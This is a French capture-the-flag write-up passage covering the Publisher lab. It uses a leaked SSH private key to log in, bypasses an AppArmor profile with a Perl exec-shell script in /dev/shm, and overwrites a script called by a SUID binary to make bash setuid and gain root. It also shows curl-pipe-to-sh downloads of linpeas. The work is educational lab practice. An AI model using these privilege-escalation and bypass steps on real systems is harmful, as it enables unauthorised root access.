17 H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
18 Ao4EkYc0Bsv23yeJ58l/23Ii+UKMnQAAAAABAAEAAAGBAIIasGkXjA6c4eo+SLEuDRcaDF
19 mTQHoxj3Jl3M8+Au+0P+2aaTrWy05zWhUfnWRzHpvGAi6+zbeP/sgNFiNIST2AigdmA1QV
20 VxLDuPzM7d5DWEXdNAa0sqQnEMx65ZBAOpjlaegUcfyMhWttknhgCEn52hREIqty7g0R5
21 49F0+4+BrRLivK0nZJuuvK1EMP0o2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
22 8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNG0kLR
23 zz2F+3dNNzK6d0e18ciUXF0qZxZf+hqwx16jCASfg6A0YjcozKl1WdkUtqqw+Mf15q+KW
24 xLkL1XnW4/jPt3tb4A9UsW/ay0LCGrLvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
25 UafNbJolLxm+4lshdBSRVHPe81IYS8C+1foYX+f1HRkodpkGE0/4/StcGv4XiRBFGLqQAA
26 AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSiJnPY0GRIu8ZQkyxKb4V5569l
27 Db0Lhbfrf/KTR07nWKqo4UuOYvLRg4MuCwiNs0TWbcNqkPwllD0dG07IbDJlucJqNjV+0E
28 56P0Z/HAQfZovFlzgC4xww8Mm698H/wss8Lt9wsZq4hMFxmZCd0uZ0LYlMsGJgtekVDGL
29 IHjNxGd46wo37cKT9jb270s0NG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuH027B1PRiV
30 ThENf8Iz+Y8LFcKljnDwBdFkyE9kqNRT7lxyZK8t502Ec0vCRiLeZU/DTAFPiR+B6WPfUB
31 kFX8AXaUXpJmUlTL6on7mCpNjjSRKJDUTFm0H6M0GD/YgYE4ZvrucHcmQaeNMpc3YSrG
32 vKrFIed5LNAJ3kLwK8SbzXxsuERbybIKGJa8Z9lYwtpPiHCsl1wqrFiB9ikfMa2DoWtuBh
33 +Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jB0LbAHk2rKEvTY1MsbC8Nf2aXe
34 v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
35 LshPjJf7fAUXSG0fCc0Z06gFmthwZUuYEH9JjZbG2oLnn47Bd0numAOE/mRxDelS0v5J5
36 M8X1rGLGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRLEYPOCR18Ppcr5d96
37 Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
38 -----END OPENSSH PRIVATE KEY-----
```

```
vim id_rsa
head id_rsa
```

```
(kali㉿kali)-[~]
$ vim id_rsa

(kali㉿kali)-[~]
$ head id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAXPvc9pijpUJA4olyvkW0ryYASBpdmBas0ElS60Rw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6o0DSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCj0ELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
```



```
ssh think@<IP-cible> -i id_rsa
```

```
(kali㉿kali)-[~]  
$ ssh think@10.10.106.62 -i id_rsa
```

```
(kali㉿kali)-[~]  
$ ssh think@10.10.106.62 -i id_rsa  
The authenticity of host '10.10.106.62 (10.10.106.62)' can't be established.  
ED25519 key fingerprint is SHA256:Ndgax/DOZA6J500F3afY6VbwjVhV2fg5OAMP9TqPAOs.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.106.62' (ED25519) to the list of known hosts  
.  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue 30 Jul 2024 01:24:47 PM UTC  
  
System load: 0.08  
Usage of /: 75.7% of 9.75GB  
Memory usage: 15%  
Swap usage: 0%  
Processes: 133  
Users logged in: 0  
IPv4 address for br-72fdb218889f: 172.18.0.1  
IPv4 address for docker0: 172.17.0.1  
IPv4 address for eth0: 10.10.106.62  
  
Expanded Security Maintenance for Applications is not enabled.  
0 updates can be applied immediately.  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13  
think@publisher:~$
```


Escalade de privilèges :

Maintenant que nous sommes connecté en SSH, nous allons devoir chercher un moyen, une faille nous permettant de faire une escalade de privilèges afin de passer en root.

Malheureusement, je n'ai pas pu faire télécharger sur la machine cible, le script [LinPEAS](#) avec les commandes suivantes :



```
# From github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

# Without curl
python -c "import urllib.request;
urllib.request.urlretrieve('https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"

python3 -c "import urllib.request;
urllib.request.urlretrieve('https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
```

Donc, j'ai fait cette commande manuelle qui va faire la même chose :

Cette commande a pour but de rechercher les fichiers sur le système qui ont le bit SUID (Set User ID) défini.

- `find /` : Lance la commande `find` à partir de la racine du système de fichiers (/).
- `-type f` : Limite la recherche aux fichiers ordinaires (pas de répertoires, de liens symboliques, etc.). Le `-type f` spécifie que nous cherchons des fichiers.
- `-perm -u=s` : Cherche des fichiers qui ont le bit SUID défini.

Le bit `SUID` permet à un utilisateur d'exécuter un fichier avec les privilèges du propriétaire de ce fichier. Par exemple, si un fichier est possédé par l'utilisateur root et a le bit SUID défini, alors un utilisateur normal pourrait exécuter ce fichier avec les privilèges root.

- `2>/dev/null`: Redirige les erreurs (descripteur de fichier 2) vers `/dev/null`, ce qui signifie que les messages d'erreur seront ignorés.

```
find / -type f -perm -u=s 2>/dev/null
```

```
think@publisher:~$ find / -type f -perm -u=s 2>/dev/null
```

```
think@publisher:~$ find / -type f -perm -u=s 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

Je suis interpellé par le résultat `/usr/sbin/run_container` car cela signifie qu'il y a Docker installé sur la machine cible et j'en ai la preuve :

```
think@publisher:~$ /usr/sbin/run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up About an hour
Enter the ID of the container or leave blank to create a new one: █
```

Je fais la commande `strings` pour afficher les chaînes de caractères imprimables dans un fichier binaire ou non texte :

```
strings /usr/sbin/run_container
```

```
think@publisher:~$ strings /usr/sbin/run_container
```

```
think@publisher:~$ strings /usr/sbin/run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
```

```
/opt/run_container.sh
```

```
/usr/sbin/run_container
```

Remarque : On peut voir que nous avons toutes les permissions (lire, écrire et exécuter) sur le dossier et du script mais pourtant, il est impossible de le modifier !

```
ls -la ../..
```

```
think@publisher:/$ ls -la
total 2035792
drwxr-xr-x 18 root root      4096 Nov 14  2023 .
drwxr-xr-x 18 root root      4096 Nov 14  2023 ..
lrwxrwxrwx  1 root root         7 Feb 23  2022 bin → usr/bin
drwxr-xr-x  4 root root      4096 Dec 20  2023 boot
drwxr-xr-x 18 root root     3920 Jul 30 12:51 dev
drwxr-xr-x 130 root root    12288 Feb 12 21:20 etc
drwxr-xr-x  3 root root      4096 Nov 13  2023 home
lrwxrwxrwx  1 root root         7 Feb 23  2022 lib → usr/lib
lrwxrwxrwx  1 root root         9 Feb 23  2022 lib32 → usr/lib32
lrwxrwxrwx  1 root root         9 Feb 23  2022 lib64 → usr/lib64
lrwxrwxrwx  1 root root        10 Feb 23  2022 libx32 → usr/libx32
drwx----- 2 root root    16384 Jun  2  2023 lost+found
drwxr-xr-x  2 root root      4096 Jun  2  2023 media
drwxr-xr-x  2 root root      4096 Feb 23  2022 mnt
drwxr-xr-x  3 root root      4096 Jan 10  2024 opt
dr-xr-xr-x 183 root root         0 Jul 30 12:50 proc
drwx-----  7 root root      4096 Feb 12 20:19 root
drwxr-xr-x 28 root root      880 Jul 30 13:49 run
lrwxrwxrwx  1 root root         8 Feb 23  2022/sbin → usr/sbin
drwxr-xr-x  2 root root      4096 Feb 23  2022 srv
-rw-----  1 root root 2084569088 Jun  2  2023 swap.img
dr-xr-xr-x 13 root root         0 Jul 30 12:51 sys
drwxrwxrwt 12 root root      4096 Jul 30 14:09 tmp
drwxr-xr-x 14 root root      4096 Feb 23  2022 usr
drwxr-xr-x 13 root root      4096 Nov 11  2023 var
think@publisher:/$ ls -la /opt
ls: cannot open directory '/opt': Permission denied
```

```
ls -la /opt/run_container.sh
```

```
think@publisher:~$ ls -la /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10  2024 /opt/run_container.sh
```

App Armor :

Perdu devant ce problème, j'ai regardé l'indice disponible sur la room, qui m'indique `App Armor` en recherchant sur Google, j'ai appris que c'est un **module de sécurité du noyau Linux**, utiliser pour limiter les fonctionnalités des processus s'exécutant sur le système d'exploitation hôte.



Question Hint

Look to the App Armor by it's profile.

Et que notre terminal n'est pas un `/usr/bin/bash` mais `/usr/sbin/ash`, vérifiable avec la commande suivante :

```
echo $SHELL
```

```
think@publisher:~$ echo $SHELL
/usr/sbin/ash
```

```
cat /etc/passwd
```

```
┌─── Users with console
root:x:0:0:root:/root:/usr/bin/bash
think:x:1000:1000:,,,:/home/think:/usr/sbin/ash
```

```
/usr/bin/bash
```

```
think
```

```
/usr/sbin/ash
```

Je suis allé voir les règles sur les fichiers de App Armor et on peut bien voir que `usr/sbin/ash` est soumis à des restrictions de lecture seule, qui fait évidemment référence à notre terminal actuel :

```
cd /etc/apparmor.d
ls -la
```

```
think@publisher:/$ cd /etc/apparmor.d
think@publisher:/etc/apparmor.d$ ls -la
total 84
drwxr-xr-x   8 root root  4096 Feb 12 20:19 .
drwxr-xr-x 130 root root 12288 Feb 12 21:20 ..
drwxr-xr-x   2 root root  4096 Dec  8 2023 abi
drwxr-xr-x   4 root root 12288 Dec  8 2023 abstractions
drwxr-xr-x   2 root root  4096 Feb 23 2022 disable
drwxr-xr-x   2 root root  4096 Feb 11 2020 force-complain
drwxr-xr-x   2 root root  4096 Dec  8 2023 local
-rw-r--r--   1 root root  1313 May 19 2020 lsb_release
-rw-r--r--   1 root root   1108 May 19 2020 nvidia_modprobe
-rw-r--r--   1 root root  3500 Jan 31 2023/sbin.dhclient
drwxr-xr-x   5 root root  4096 Dec  8 2023 tunables
-rw-r--r--   1 root root  3202 Feb 25 2020 usr.bin.man
-rw-r--r--   1 root root   532 Feb 12 20:18 usr.sbin.ash
-rw-r--r--   1 root root   672 Feb 19 2020 usr.sbin.ippusbxd
-rw-r--r--   1 root root  2006 Jun 14 2023 usr.sbin.mysql
-rw-r--r--   1 root root  1575 Feb 11 2020 usr.sbin.rsyslogd
-rw-r--r--   1 root root  1482 Feb 10 2023 usr.sbin.tcpdump
```

Donc, regardons le contenu du fichier avec la commande suivante :

```
cat usr.sbin.ash
```

```
think@publisher:/etc/apparmor.d$ cat usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>
    #include <abstractions/consoles>
    #include <abstractions/nameservice>
    #include <abstractions/user-tmp>

    # Remove specific file path rules
    # Deny access to certain directories
    deny /opt/ r,
    deny /opt/** w,
    deny /tmp/** w,
    deny /dev/shm w,
    deny /var/tmp w,
    deny /home/** w,
    /usr/bin/** mrix,
    /usr/sbin/** mrix,


    # Simplified rule for accessing /home directory
    owner /home/** rix,
}
```

/opt

Mais, en raison du `ix` sur `/usr/bin/** mrix` et `/usr/sbin/** mrix`, tout programme que nous exécutons qui se trouve dans ces chemins héritera également de cette politique. Il faut trouver un moyen de `bypass` la sécurité de App Armor pour obtenir un terminal classique.

Shell - Perl :

En recherchant sur Internet, j'ai trouvé sur le site de [HackTricks](#) une méthode permettant de contourner l'App Armor et générer un terminal sans restrictions.



Perl

```
#!/usr/bin/perl
```

script shell

Voici les commandes et leur descriptions détaillées :

1. Création du script Perl :

- `echo '#!/usr/bin/perl\nexec "/bin/sh"' > /dev/shm/test.pl :`
 - `#!/usr/bin/perl` : C'est la ligne de **shebang** qui indique que le script doit être exécuté avec l'interpréteur Perl.
 - `\n` : Séquence d'échappement représentant un saut de ligne.
 - `exec "/bin/sh"` : Cette ligne de code Perl indique à Perl d'exécuter `/bin/sh`, un shell.
 - `> /dev/shm/test.pl` : Redirige la sortie de `echo` vers le fichier `/dev/shm/test.pl`.

Dans la méthode présentée sur `HackTricks`, `App Armor` nous empêche d'écrire dans le dossier `/tmp`. Cependant, nous pouvons toujours écrire dans le dossier `/dev/shm`, qui est une mémoire partagée temporaire (RAM), ou encore, dans le dossier `/var/tmp` est le répertoire utilisé pour stocker des fichiers temporaires.

2. Rendre le script exécutable :

- `chmod +x /dev/shm/test.pl` : Cette commande change les permissions du fichier `test.pl` pour le rendre exécutable.

3. Exécution du script :

- `/dev/shm/test.pl` : Cette commande exécute le script Perl nouvellement créé.
 - Lorsque ce script est exécuté, le shebang (`#!/usr/bin/perl`) dirige l'interpréteur vers Perl.
 - Ensuite, Perl exécute la commande `exec "/bin/sh"`, lançant ainsi un shell Unix.

```
echo -e '#!/usr/bin/perl\nexec "/bin/sh"' > /dev/shm/test.pl
chmod +x /dev/shm/test.pl
/dev/shm/test.pl
```

```
think@publisher:~$ echo -e '#!/usr/bin/perl\nexec "/bin/sh"' > /dev/shm/test.pl
think@publisher:~$ chmod +x /dev/shm/test.pl
think@publisher:~$ /dev/shm/test.pl
```

En faisant cette commande, nous pouvons voir que nous sommes toujours connecté en `think` dans ce nouveau terminal avec le `$` devant le terminal :

```
whoami
```

Root :

Maintenant que nous avons un terminal propre, nous allons repartir sur le script `/opt/run_container.sh` ayant le bit `SUID` pour pouvoir passer sur un terminal en `root`.

Pour ce faire, nous allons remplacer le contenu de ce script `/opt/run_container.sh` pour qu'il ouvre un script en `root`. Je rappelle que nous avons tous les droit de le modifier (voir plus haut) et que rien ne nous en empêche dorénavant !

Voici la commande et son descriptif :

- `echo #!/bin/bash` : La commande `echo` avec le shebang Bash.
- `chmod +s /bin/bash` : Cette commande shell qui modifie les permissions du fichier `/bin/bash` en ajoutant le bit `SUID` (Set User ID), pour pouvoir être en `root` !
- `> /opt/run_container.sh` : La sortie du `echo` qui va écrasé le contenu du fichier.

```
echo '#!/bin/bash\n chmod +s /bin/bash' > /opt/run_container.sh
```

```
think@publisher:~$ /dev/shm/test.pl
$ echo '#!/bin/bash\nchmod +s /bin/bash' > /opt/run_container.sh
```

Maintenant, nous allons exécuter le `/usr/sbin/run_container`, qui va appelé le script `/opt/run_container.sh` et qui va donc changer les permissions sur le dossier `/bin/bash` :

```
/usr/sbin/run_container
ls -la /bin/bash
```

```
$ /usr/sbin/run_container
```

```
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

Enfin, nous allons terminer par la commande suivante, qui nous faire passer pour le compte `root` dans ce terminal car la commande `/bin/bash -p` lance un shell Bash avec les paramètres de privilège conservés (`root`) :

```
/bin/bash -p
```

```
$ /bin/bash -p
```

Et en faisant cette commande, nous pouvons voir que nous sommes maintenant connecté en tant que `root` !

```
whoami
```

```
bash-5.0# whoami  
root
```

Dans ce nouveau terminal bash en root, avec `bash-5.0#` devant le terminal, nous trouvons facilement le fichier `root.txt` contenant le dernier flag de la room :

```
ls -la  
cat root.txt
```

```
bash-5.0# ls -la /root  
total 60  
drwx----- 7 root root 4096 Feb 12 20:19 .  
drwxr-xr-x 18 root root 4096 Nov 14 2023 ..  
lrwxrwxrwx 1 root root 9 Jun 2 2023 .bash_history → /dev/null  
-rw-r--r-- 1 root root 3246 Jun 21 2023 .bashrc  
drwx----- 2 root root 4096 Nov 11 2023 .cache  
drwx----- 3 root root 4096 Dec 8 2023 .config  
drwxr-xr-x 3 root root 4096 Jun 21 2023 .local  
lrwxrwxrwx 1 root root 9 Nov 11 2023 .mysql_history → /dev/null  
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile  
-rw-r----- 1 root root 35 Feb 10 21:20 root.txt  
-rw-r--r-- 1 root root 75 Nov 13 2023 .selected_editor  
drwxr-x--- 5 think think 4096 Dec 7 2023 spip  
drwx----- 2 root root 4096 Dec 20 2023 .ssh  
-rw-rw-rw- 1 root root 12618 Feb 12 20:19 .viminfo  
bash-5.0# cat /root/root.txt  
3a4225cc9e85709adda6ef55d6a4f2ca
```

Voici le flag root !